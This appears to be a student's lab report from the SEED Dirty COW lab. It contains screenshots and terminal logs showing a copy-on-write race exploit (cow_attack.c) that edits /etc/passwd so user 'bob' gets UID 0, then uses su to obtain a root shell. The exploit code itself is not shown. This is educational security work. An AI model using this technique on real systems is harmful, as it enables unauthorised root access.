
Attacking the `etc/passwd` file:



```
File Edit View Search Tools Documents Help
passwd
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
messagebus:x:102:105:/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114:/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123:/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126:/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129:/nonexistent:/bin/false
vboxadd:x:999:1:/var/run/vboxadd:/bin/false
sshd:x:120:65534:/var/run/sshd:/usr/sbin/nologin
bob:x:0000:1002,,,:/home/bob:/bin/bash

[03/13/2019 09:31] seed@ubuntu:~$ gcc cow_attack.c
/tmp/ccW0MR07.o: In function 'main':
cow_attack.c:(.text+0x19e): undefined reference to 'pthread_create'
cow_attack.c:(.text+0x1c5): undefined reference to 'pthread_create'
cow_attack.c:(.text+0x1d9): undefined reference to 'pthread_join'
cow_attack.c:(.text+0x1ed): undefined reference to 'pthread_join'
collect2: ld returned 1 exit status
[03/13/2019 09:31] seed@ubuntu:~$ gcc cow_attack.c -pthread
[03/13/2019 09:31] seed@ubuntu:~$ ./a.out
distance: 1998
^C
[03/13/2019 09:32] seed@ubuntu:~$ gcc cow_attack.c -pthread
[03/13/2019 09:35] seed@ubuntu:~$ ./a.out
distance: 1217220608
^C
[03/13/2019 09:35] seed@ubuntu:~$ gcc cow_attack.c -pthread
[03/13/2019 09:36] seed@ubuntu:~$ ./a.out
distance: 1998
^C
[03/13/2019 09:36] seed@ubuntu:~$ #
```


Race condition of copy on write gets exploited and we get root access. When we change the user to bob, we can see that we obtain the root shell with a pound(#) sign.



```
File Edit View Search Tools Documents Help
passwd
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false
messagebus:x:102:105:/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114:/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123:/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126:/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129:/nonexistent:/bin/false
vboxadd:x:999:1:/var/run/vboxadd:/bin/false
sshd:x:120:65534:/var/run/sshd:/usr/sbin/nologin
bob:x:0000:1002,,,:/home/bob:/bin/bash

root@ubuntu: /home/seed
[03/13/2019 09:30] seed@ubuntu:~$ gedit cow_attack.c
^C
[03/13/2019 09:33] seed@ubuntu:~$ gedit cow_attack.c
^C
[03/13/2019 09:35] seed@ubuntu:~$ su bob
Password:
root@ubuntu: /home/seed#
```

To further verify, we use the `id` command to print the various ids of the current user and see that the uid has been changed to 0.



The screenshot shows a Linux desktop environment. On the left, a file manager window displays the contents of the `/etc/passwd` file. The output lists system users and regular users, including `seed` with UID 1000. On the right, a terminal window shows the following commands and output:

```
root@ubuntu: /home/seed
[03/13/2019 09:30] seed@ubuntu:~$ gedit cow_attack.c
^C
[03/13/2019 09:33] seed@ubuntu:~$ gedit cow_attack.c
^C
[03/13/2019 09:35] seed@ubuntu:~$ su bob
Password:
root@ubuntu:/home/seed# rootid
rootid: command not found
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(bob) groups=0(root),1002(bob)
root@ubuntu:/home/seed#
```

Submission

You need to submit a detailed report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are *interesting* or *surprising*. Add necessary snapshots of your experiment wherever applicable in support of your observation. Upload your file using following link only.

<http://172.16.1.252/~samrat/CS392/submission/>